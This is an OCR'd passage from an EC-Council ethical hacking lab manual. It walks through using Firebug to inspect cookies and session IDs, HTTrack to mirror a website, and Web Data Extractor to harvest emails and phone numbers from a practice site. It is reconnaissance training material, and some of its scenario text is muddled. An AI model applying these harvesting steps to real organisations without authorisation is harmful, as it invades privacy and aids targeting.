


FIGURE 8.9: Windows Server 2012 – Apps

13. Similarly, the rest of the tabs in the Console panel like **Params**, **Response**, **HTML**, and **Cookies** hold important information about the website
14. The HTML panel displays information such as source code, internal URLs of the website, etc.

The HTML panel displays the generated HTML/XML of the currently opened page. It differs from the normal source code view, because it also displays all manipulations on the DOM tree. On the right side it shows the CSS styles defined for the currently selected tag, the computed styles for it, layout information and the DOM variables assigned to it in different tabs.




FIGURE 8.10: Windows Server 2012 – Apps

15. The **Net** panel shows the **Request start** and **Request phases start and elapsed time relative to the Request start** by hovering the mouse cursor on the Timeline graph for a request

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Net Panel's purpose is to monitor HTTP traffic initiated by a web page and present all collected and computed information to the user. Its content is composed of a list of entries where each entry represents one request/response round trip made by the page..




FIGURE 8.11: Windows Server 2012 – Apps

16. Expand a request in the Net panel to get detailed information on Params, Headers, Response, Cached, and Cookies. The screenshot that follows shows the Cache information

Script panel debugs JavaScript code. Therefore the script panel integrates a powerful debugging tool based on features like different kinds of breakpoints, step-by-step execution of scripts, a display for the variable stack, watch expressions and more..




FIGURE 8.12: Windows Server 2012 – Apps

17. Expand a request in the Cookies panel to get information on a cookie Value, Raw data, JSON, etc.

Export cookies for this site - exports all cookies of the current website as text file. Therefore the Save as dialog is opened allowing you to select the path and choose a name for the exported file.




FIGURE 8.13: Windows Server 2012 – Apps

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: You can find information related to the CSS, Script, and DOM panel on the respective tabs.

Lab Analysis

Collect information such as internal URLs, cookie details, directory structure, session IDs, etc. for different websites using Firebug.

Tool/Utility	Information Collected/Objectives Achieved
Firebug	**Server on which the website is hosted:** Microsoft –IIS/7.5
	Development Framework: ASP.NET
	HTML Source Code using JavaScript, jQuery, Ajax
	Other Website Information: ▪ Internal URLs ▪ Cookie details ▪ Directory structure ▪ Session IDs

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. Determine the Firebug error message that indicates a problem.
2. After editing pages within Firebug, how can you output all the changes that you have made to a site's CSS?
3. In the Firebug DOM panel, what do the different colors of the variables mean?
4. What does the different color line indicate in the Timeline request in the Net panel?

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☐ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 9

Mirroring Websites Using the HTTrack Web Site Copier Tool

HTTrack Web Site Copier is an Offline browser utility that allows you to download a World Wide Web site through the Internet to your local directory.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Website servers set cookies to help authenticate the user if the user logs in to a secure area of the website. Login information is stored in a cookie so the user can enter and leave the website without having to re-enter the same authentication information over and over.

You have learned in the previous lab to extract information from a web application using Firebug. As cookies are transmitted back and forth between a browser and website, if an attacker or unauthorized person gets in between the data transmission, the sensitive cookie information can be intercepted. An attacker can also use Firebug to see what JavaScript was downloaded and evaluated. Attackers can modify a request before it's sent to the server using Tamper data. If they discover any SQL or cookie vulnerabilities, attackers can perform a SQL injection attack and can tamper with cookie details of a request before it's sent to the server. Attackers can use such vulnerabilities to trick browsers into sending sensitive information over insecure channels. The attackers then siphon off the sensitive data for unauthorized access purposes. Therefore, as a penetration tester, you should have an updated antivirus protection program to attain Internet security.

In this lab, you will learn to mirror a website using the HTTrack Web Site Copier Tool and as a penetration tester you can prevent D-DoS attack.

Lab Objectives

The objective of this lab is to help students learn how to mirror websites.

Lab Environment

To carry out the lab, you need:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 02 Footprinting and Reconnaissance

- Web Data Extractor located at **D:\CEH-Tools\CEHv8 Module 02 Footprinting and Reconnaissance\Website Mirroring Tools\HTTrack Website Copier**
- You can also download the latest version of **HTTrack Web Site Copier** from the link http://www.httrack.com/page/2/en/index.html
- If you decide to download the latest version, then **screenshots** shown in the lab might differ
- Follow the **Wizard driven installation** process
- This lab will work in the CEH lab environment - on **Windows Server 2012**, **Windows 8, Window Server 2008**, and **Windows 7**
- To run this tool Administrative privileges are required

Lab Duration

Time: 10 Minutes

Overview of Web Site Mirroring

WinHTTrack arranges the original site's relative link-structure.

Web mirroring allows you to download a website to a local directory, building recursively all **directories**, **HTML**, **images**, **flash**, **videos**, and other files from the server to your computer.

Lab Tasks

1. To launch the **Start** menu, hover the mouse cursor in the lower-left corner of the desktop




FIGURE 9.1: Windows Server 2012 – Desktop view

WinHTTrack works as a command-line program or through a shell for both private (capture) and professional (on-line web mirror) use.

2. In the **Start** metro apps, click **WinHTTrack** to launch the application **WinHTTrack**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 9.2: Windows Server 2012 – Apps

TASK 1

Mirroring a Website

3. In the WinHTTrack main window, click **Next** to create a **New Project**




FIGURE 9.3: HTTrack Website Copier Main Window

Quickly updates downloaded sites and **resumes** interrupted downloads (due to connection break, crash, etc.)

4. Enter the **project name** in the **Project name** field. Select the Base path to store the copied files. Click **Next**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Wizard to specify which links must be loaded (accept/refuse: link, all domain, all directory)




FIGURE 9.4: HTTrack Website Copier selecting a New Project

5. Enter **www.certifiedhacker.com** under **Web Addresses: (URL)** and then click the **Set options** button

Timeout and minimum transfer rate manager to abandon slowest sites




FIGURE 9.5: HTTrack Website Copier Select a project a name to organize your download

Downloading a site can overload it, if you have a fast pipe, or if you capture too many simultaneous cgi (dynamically generated pages)

6. Clicking the **Set options** button will launch the **WinHTTrack** window
7. Click the **Scan Rules** tab and select the check boxes for the file types as shown in the following screenshot and click **OK**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 9.6: HTTrack Website Copier Select a project a name to organize your download

File names with original structure kept or splitted mode (one html folder, and one image folder), dos 8-3 filenames option and user-defined structure

HTML parsing and tag analysis, including javascript code/embedded HTML code

8. Then, click **Next**




FIGURE 9.7: HTTrack Website Copier Select a project a name to organize your download

9. By default, the radio button will be selected for **Please adjust connection parameters if necessary, then press FINISH to launch the mirroring operation**

Proxy support to maximize speed, with optional authentication

10. Click **Finish** to start mirroring the website

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

🗀 The tool has integrated DNS cache and native https and ipv6 support




FIGURE 9.8: HTTrack Website Copier Type or drop and drag one or several Web addresses

🗀 HTTrack can also update an existing mirrored site and resume interrupted downloads. HTTrack is fully configurable by options and by filters

11. Site mirroring progress will be displayed as in the following screenshot




FIGURE 9.9: HTTrack Website Copier displaying site mirroring progress

🗀 Filter by file type, link location, structure depth, file size, site size, accepted or refused sites or filename (with advanced wild cards)..

12. WinHTTrack shows the message **Mirroring operation complete** once the site mirroring is completed. Click **Browse Mirrored Website**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 9.10: HTTrack Website Copier displaying site mirroring progress

13. Clicking the **Browse Mirrored Website** button will launch the mirrored website for www.certifiedhacker.com. The URL indicates that the site is located at the local machine

Note: If the web page does not open for some reasons, navigate to the directory where you have mirrored the website and open index.html with any web browser




FIGURE 9.11: HTTrack Website Copier Mirrored Website Image

14. A few websites are very large and will take a long time to mirror the complete site
15. If you wish to stop the mirroring process prematurely, click **Cancel** in the **Site mirroring progress** window
16. The site will work like a **live hosted website**.

🗀 Optional log file with error-log and comments-log.

🗀 Use bandwidth limits, connection limits, size limits and time limits

🗀 Do not download too large websites: use filters; try not to download during working hours

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Analysis

Document the mirrored website directories, getting HTML, images, and other files.

Tool/Utility	Information Collected/Objectives Achieved
HTTrack Web Site Copier	▪ Offline copy of the website www.certifiedhacker.com is created

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

5. How do you retrieve the files that are outside the domain while mirroring a website?
6. How do you download ftp files/sites?
7. Can HTTrack perform form-based authentication?
8. Can HTTrack execute HP-UX or ISO 9660 compatible files?
9. How do you grab an email address in web pages?

Internet Connection Required	
☐ **Yes**	☑ No
Platform Supported	
☑ **Classroom**	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 10

Extracting a Company's Data Using Web Data Extractor

Web Data Extractor is used to extract targeted company(s) contact details or data such as emails, fax, phone through web for responsible b2b communication.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Attackers continuously look for the easiest method to collect information. There are many tools available with which attackers can extract a company's database. Once they have access to the database, they can gather employees' email addresses and phone numbers, the company's internal URLs, etc. With the information gathered, they can send spam emails to the employees to fill their mailboxes, hack into the company's website, and modify the internal URLs. They may also install malicious viruses to make the database inoperable.

As an expert **penetration tester**, you should be able to think from an attacker's perspective and try all possible ways to gather information on **organizations**. You should be able to collect all the **confidential information** of an organization and implement security features to prevent company data leakage. In this lab, you will learn to use Web Data Extractor to extract a company's data.

Lab Objectives

The objective of this lab is to demonstrate how to extract a company's data using **Web Data Extractor**. Students will learn how to:

- Extract Meta Tag, Email, Phone/Fax from the web pages

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 02 Footprinting and Reconnaissance

Lab Environment

To carry out the lab you need:

- Web Data Extractor located at **D:\CEH-Tools\CEHv8 Module 02 Footprinting and Reconnaissance\Additional Footprinting Tools\Web Data Extractor**
- You can also download the latest version of **Web Data Extractor** from the link http://www.webextractor.com/download.htm
- If you decide to download the latest version, then **screenshots** shown in the lab might differ
- This lab will work in the CEH lab environment - on **Windows Server 2012**, **Windows 8**, **Windows Server 2008**, and **Windows 7**

Lab Duration

Time: 10 Minutes

WDE send queries to search engines to get matching website URLs

Overview of Web Data Extracting

Web data extraction is a type of information retrieval that can extract automatically unstructured or semi-structured web data sources in a structured manner.

WDE will query 18+ popular search engines, extract all matching URLs from search results, remove duplicate URLs and finally visits those websites and extract data from there

Lab Tasks

1. To launch the **Start** menu, hover the mouse cursor in the lower-left corner of the desktop

FIGURE 10.1: Windows 8 – Desktop view

TASK 1

Extracting a Website

2. In the **Start** menu, click **Web Data Extractor** to launch the application **Web Data Extractor**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 10.2: Windows 8 – Apps

WDE - Phone, Fax Harvester module is designed to spider the web for fresh Tel, FAX numbers targeted to the group that you want to market your product or services to

3. Web Data Extractor's main window appears. Click **New** to start a new session




FIGURE 10.3: The Web Data Extractor main window

It has various limiters of scanning range - url filter, page text filter, domain filter - using which you can extract only the links or data you actually need from web pages, instead of extracting all the links present there, as a result, you create your own custom and targeted data base of urls/links collection

4. Clicking **New** opens the **Session settings** window.
5. Type a URL (www.certifiedhacker.com) in the **Starting URL** field. Select the check boxes for all the options as shown in the screenshot and click **OK**

Web Data Extractor automatically get lists of meta-tags, e-mails, phone and fax numbers, etc. and store them in different formats for future use

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

